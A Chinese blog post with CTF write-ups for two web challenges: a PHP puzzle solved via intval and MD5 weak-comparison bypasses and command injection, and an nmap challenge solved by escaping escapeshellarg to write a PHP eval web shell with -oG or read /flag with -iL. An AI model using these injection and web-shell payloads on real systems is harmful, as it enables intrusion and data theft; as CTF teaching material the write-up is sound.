
2021-02-10

原创

无尽星河-深空 于 2021-02-10 21:31:22 发布 32 收藏

分类专栏： BUUCTF web

本文链接：https://blog.csdn.net/m0_53314778/article/details/113785632


BUUCTF 同时被 2 个专栏收录

46 篇文章 0 订阅

订阅专栏


web

52 篇文章 0 订阅

订阅专栏

【WUST-CTF2020】朴实无华

考点：

- intval()函数科学计数法绕过
- 网页Unicode编码
- 变量md5()加密后与原值相等
- nl、tac等替代cat命令

启动靶机：

Hack me
Warning: Cannot modify header information – headers already sent by (output started at /var/www/html/index.php:3) in **/var/www/html/index.php** on line **4**


```
<html>
<head>
  <title>人间极乐bot</title>
</head>
<body>Hack me</body>
</html>
```

看到标签名：

```
1 User-agent: *
2 Disallow: /fAke_f1agggg.php
3
```

bot字眼，猜测可能有robots.txt协议，访问：

flag{this_is_not_flag}

写着fake_flag，得到假的flag：
根据之前的Warning：

Warning: Cannot modify header information – headers already sent by (output started at /var/www/html/index.php:3) in **/var/www/html/index.php** on line **4**


猜测和请求头有关，使用BurpSuite抓取数据包：


Raw | Headers | Hex | Render

```
1  HTTP/1.1 200 OK
2  Server: openresty
3  Date: Tue, 15 Dec 2020 07:50:51 GMT
4  Content-Type: text/html
5  Content-Length: 22
6  Connection: close
7  Look_at_me: /fl4g.php
8  X-Powered-By: PHP/5.5.38
9
10 flag{this_is_not_flag}
```



在Response中发现新的提示：`Look_at_me: /fl4g.php

或者：
F12看了看网络包，在响应头里，发现有一个look_at_me字段






访问该页面：`http://101.200.53.102:23333/fl4g.php`



Warning: Cannot modify header information – headers already sent by (output started at /var/www/html/fl4g.php:2) in **/var/www/html/fl4g.php** on line **3**

```
<img src="/img.jpg">
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight file(__file__);
```

Chrome浏览器显示乱码的话，用火狐浏览器打开，在更多中，有文字编码：



选择Unicode即可。

页面源码：

```php
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);


//level 1
if (isset($_GET['num'])){
        $num = $_GET['num'];
        if(intval($num) < 2020 && intval($num + 1) > 2021){
                echo "我不经意间看了看我的劳力士， 不是想看时间， 只是想不经意间， 让你知道我过得比你好.</br>";
        }else{
                die("金钱解决不了穷人的本质问题");
        }
}else{
        die("去非洲吧");
}
//level 2
if (isset($_GET['md5'])){
      $md5=$_GET['md5'];
      if ($md5==md5($md5))
              echo "想到这个CTFer拿到flag后， 感激涕零， 跑去东澜岸， 找一家餐厅， 把厨师轰出去， 自己炒两个拿手小菜， 倒一杯散装白酒， 致富有道， 别学小暴.</br>";
      else
              die("我赶紧喊来我的酒肉朋友， 他打了个电话， 把他一家安排到了非洲");
}else{
        die("去非洲吧");
}

//get flag
if (isset($_GET['get_flag'])){
        $get_flag = $_GET['get_flag'];
        if(!strstr($get_flag," ")){
                $get_flag = str_ireplace("cat", "wctf2020", $get_flag);
                echo "想到这里， 我充实而欣慰， 有钱人的快乐往往就是这么的朴实无华， 且枯燥.</br>";
                system($get_flag);
        }else{
                die("快到非洲了");
        }
}else{
        die("去非洲吧");
}
?>
```

去非洲吧

```php
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);


//level 1
if (isset($_GET['num'])){
    $num = $_GET['num'];
    if(intval($num) < 2020 && intval($num + 1) > 2021){
        echo "我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.</br>";
    }else{
        die("金钱解决不了穷人的本质问题");
    }
}else{
    die("去非洲吧");
}
//level 2
if (isset($_GET['md5'])){
   $md5=$_GET['md5'];
   if ($md5==md5($md5))
       echo "想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，
致富有道，别学小暴.</br>";
   else
       die("我赶紧喊来我的酒肉朋友，他打了个电话，把他一家安排到了非洲");
}else{
    die("去非洲吧");
}

//get flag
if (isset($_GET['get_flag'])){
    $get_flag = $_GET['get_flag'];
    if(!strstr($get_flag," ")){
        $get_flag = str_ireplace("cat", "wctf2020", $get_flag);
        echo "想到这里，我充实而欣慰，有钱人的快乐往往就是这么的朴实无华，且枯燥.</br>";
        system($get_flag);
    }else{
        die("快到非洲了");
    }
}else{
    die("去非洲吧");
}
?>
去非洲吧
```

`

intval函数绕过

可以看到一共有三层，第一层是intval函数的关卡

```
//level 1
if (isset($_GET['num'])){
        $num = $_GET['num'];
        if(intval($num) < 2020 && intval($num + 1) > 2021){
                echo "我不经意间看了看我的劳力士， 不是想看时间， 只是想不经意间， 让你知道我过得比你好.</br>";
        }else{
                die("金钱解决不了穷人的本质问题");
        }
}else{
        die("去非洲吧");
}
```


要求GET传参num，而且num的值既要小于2020，加1后又要大于2021…

如果传入的num不满足条件，就会变成穷人

如果不传入num，就要去非洲

为了绕过这一点，从某歌上找来了

实例

```
<?php
echo intval(42);                      // 42
echo intval(4.2);                     // 4
echo intval('42');                    // 42
echo intval('+42');                   // 42
echo intval('-42');                   // -42
echo intval(042);                     // 34
echo intval('042');                   // 42
echo intval(1e10);                    // 1410065408
echo intval('1e10');                  // 1
echo intval(0x1A);                    // 26
echo intval(42000000);                // 42000000
echo intval(420000000000000000000);   // 0
echo intval('420000000000000000000'); // 2147483647
echo intval(42, 8);                   // 42
echo intval('42', 8);                 // 34
echo intval(array());                 // 0
echo intval(array('foo', 'bar'));     // 1
?>
```

一张图片进行研究

里面有提到很关键的地方：

```
echo intval(1e10);    // 1410065408
echo intval('1e10');  // 1
```

也就是说，如果intval函数参数填入科学计数法的字符串，会以e前面的数字作为返回值，这里是1
那么当对字符串'1e10'+1是不是可以将字符串类型强行转换成数字类型呢？

本地测试一下

```
<?php
$num='2e4';
echo("intval('2e4') = ".intval($num));
echo('<br>');
echo "'2e4'+1 = ";
var_dump(($num+1));
echo('<br>');
echo("intval('2e4'+1) = ".intval($num+1));
echo('<br>');
if(intval($num) < 2020 && intval($num + 1) > 2021){
    echo("you pass!");
}
?>
```

运行结果：

```
intval('2e4') = 2
'2e4'+1 = float(20001)
intval('2e4'+1) = 20001
you pass!
```

这样绕过是可以的

立马进行实践，构造url：http://101.200.53.102:23333/fl4g.php?num='2e4'
回车！然后变成穷人了…

后来猜测可能是传入num值后台会自动转成字符串，由于开启了error_reporting(0);，所以就算报错咱也不知道~
于是重新构造url：http://101.200.53.102:23333/fl4g.php?num=2e4

```
//get  flag
if  (isset($_GET['get_flag'])){
        $get_flag  =  $_GET['get_flag'];
        if(!strstr($get_flag,"  ")){
                $get_flag  =  str_ireplace("cat",  "wctf2020",  $get_flag);
                echo  "想到这里，  我充实而欣慰，  有钱人的快乐往往就是这么的朴实无华，  且枯燥.</br>";
                system($get_flag);
        }else{
                die("快到非洲了");
        }
}else{
        die("去非洲吧");
}
?>
我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.
```

来到第二层

```
//level 2
if (isset($_GET['md5'])){
      $md5=$_GET['md5'];
      if (($md5==md5($md5))
            echo "想到这个CTFer拿到flag后， 感激涕零， 跑去东澜岸， 找一家餐厅， 把厨师轰出去， 自己炒两个拿手小菜， 倒一杯散装白酒， 致富有道， 别学小暴.</br>";
      else
            die("我赶紧喊来我的酒肉朋友， 他打了个电话， 把他一家安排到了非洲");
}else{
       die("去非洲吧");
}
```

MD5弱类型

要求传入一个叫md5的参数，然后对其进行MD5加密，并且加密前后的值要求相等==

众所周知，php具有弱类型，== 在进行比较的时候，会先将字符串类型转化成相同，再比较

示例：

```
var_dump("0e123456"=="0e4456789"); //true
```

转换的规则为，若该字符串以合法的数值开始，则使用该数值，否则其值为0

因此，根据这一点，可以遍历出一个字符串，使得进行MD5加密前是'0e'开头的，MD5加密后也是'0e'开头的，这样子，就能保证加密前后的值是相等==的了

也就是以0e开头的字符串，加密后还是以0e开头即可在弱类型比较时均转换成整数0：
找到满足条件的字符串'0e215962017'

构造url：http://101.200.53.102:23333/fl4g.php?num=2e4&md5=0e215962017

注意，这里不要加单引号，因为对于传入的参数，后端会转化成字符串类型，再run

```
//get  flag
if  (isset($_GET['get_flag'])){
        $get_flag  =  $_GET['get_flag'];
        if(!strstr($get_flag," ")){
                $get_flag  =  str_ireplace("cat",  "wctf2020",  $get_flag);
                echo  "想到这里， 我充实而欣慰， 有钱人的快乐往往就是这么的朴实无华， 且枯燥.</br>";
                system($get_flag);
        }else{
                die("快到非洲了");
        }
}else{
        die("去非洲吧");
}
?>
我不经意间看了看我的劳力士, 不是想看时间, 只是想不经意间, 让你知道我过得比你好.
想到这个CTFer拿到flag后, 感激涕零, 跑去东澜岸, 找一家餐厅, 把厨师轰出去, 自己炒两个拿手小菜, 倒一杯散装白酒, 致富有道, 别学小暴.
```

get_flag

```
//get  flag
if  (isset($_GET['get_flag'])){
        $get_flag  =  $_GET['get_flag'];
        if(!strstr($get_flag," ")){
                $get_flag  =  str_ireplace("cat",  "wctf2020",  $get_flag);
                echo  "想到这里，  我充实而欣慰，  有钱人的快乐往往就是这么的朴实无华，  且枯燥.</br>";
                system($get_flag);
        }else{
                die("快到非洲了");
        }
}else{
        die("去非洲吧");
```


第三层的要求有点多，罗列一下：

- 要求传入参数get_flag，并且不能有空格
- 如果get_flag里面有cat，就会被替换成wctf2020
- 传入的get_flag会当作系统命令被执行

先不管那么多，先看看当前目录下都有什么
构造url：http://101.200.53.102:23333/fl4g.php?num=2e4&md5=0e215962017&get_flag=ls

```
//get  flag
if  (isset($_GET['get_flag'])){
        $get_flag  =  $_GET['get_flag'];
        if(!strstr($get_flag," ")){
                $get_flag  =  str_ireplace("cat",  "wctf2020",  $get_flag);
                echo  "想到这里，  我充实而欣慰，  有钱人的快乐往往就是这么的朴实无华，  且枯燥.</br>";
                system($get_flag);
        }else{
                die("快到非洲了");
        }
}else{
        die("去非洲吧");
}
?>
我不经意间看了看我的劳力士, 不是想看时间, 只是想不经意间, 让你知道我过得比你好.
想到这个CTFer拿到flag后, 感激涕零, 跑去东澜岸, 找一家餐厅, 把厨师轰出去, 自己炒两个拿手小菜, 倒一杯散装白酒, 致富有道, 别学小暴.
想到这里, 我充实而欣慰, 有钱人的快乐往往就是这么的朴实无华, 且枯燥.
404.html fAke_f1agggg.php fl4g.php fllllllllllllllllllllllllllllllllllllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag img.jpg index.php robots.txt
```


看到了我们需要读的文件，那个最长的flllllaaaaaag

读文件一般使用cat，但是cat会被替换，所以可以使用tac（或nl）

另外一点就是，无论哪个命令，后面接一个文件都需要先空格，即tac fllllaaaaag，但是这里根据逻辑不能填空格

解决方法，利用IFS9替代空格

因此，构造最终的url：http://101.200.53.102:23333/fl4g.php?num=2e4&md5=0e215962017&get_flag=tacIFS9fllllllllllllllllllllllllllllllllllllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag

```php
//get  flag
if  (isset($_GET['get_flag'])){
        $get_flag  =  $_GET['get_flag'];
        if(!strstr($get_flag,"  ")){
                $get_flag  =  str_ireplace("cat",  "wctf2020",  $get_flag);
                echo  "想到这里，  我充实而欣慰，  有钱人的快乐往往就是这么的朴实无华，  且枯燥.</br>";
                system($get_flag);
        }else{
                die("快到非洲了");
        }
}else{
        die("去非洲吧");
}
?>
```

我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.
想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，致富有道，别学小暴.
想到这里，我充实而欣慰，有钱人的快乐往往就是这么的朴实无华，且枯燥.
wctf2020{s1mple_php_1s_v3ry_e@sy_and_here_1s_y0ur_stupid_flag_wish_u_h@ve_@_go0d_time_enj0y_1t}


[网鼎杯 2020 朱雀组]Nmap

这题和BUUCTF里的2018 Online Tool非常类似。


考点：nmap -oG 写入文件、-iL读取扫描文件、escapeshellarg绕过（参考链接）

解法：将nmap扫描结果写入文件时加入一句话木马，需要绕过escapeshellarg()函数

启动环境：



类似Nmap的功能，一个输入命令行，提示输入ip地址，尝试输入正常内容：127.0.0.1



Scan results for: 127.0.0.1

IP: 127.0.0.1

Hostname: localhost *(PTR)*

Ports:

open **80** (tcp) Service name: **http.**
Closed ports: 99

Nmap done at Tue Dec 8 13:42:44 2020; 1 IP address (1 host up) scanned in 0.20 seconds

可以得到回显结果，猜测是命令执行，尝试使用|分隔地址与命令

```
127.0.0.1 | ls
```

to index to list

Scan results for: 127.0.0.1

IP: 127.0.0.1

Hostname: 127.0.0.1 \| ls *(user)*

Hostname: localhost *(PTR)*

可以看到|被\转义，尝试使用;：

Host maybe down


提示地址错误，尝试了一些其他的命令执行，也无法实现，参考BUUCTF [BUUCTF 2018] Online Tool

这题如果用-oG的话，姿势如下
直接放入Payload:`' <?php @eval($_POST["hack"]);?> -oG hack.php '`

Hacker...

但是在这里不行，这题存在过滤，过滤了php，<?php需要用短标签，文件的后缀需要改成.phtml：
`' <?= @eval($_POST["hack"]);?> -oG hack.phtml '`

然后蚁剑连就可以了。




另一种方法是这样：

查看了ChaMd5安全团队给出的writeup后，可以使用-iL参数实现Nmap读取任意文件：

```
' -iL /flag -oN vege.txt '
```

然后访问vege.txt就可以了。



这里附上B站视频教程：2020网鼎杯-朱雀组-nmap赛题讲解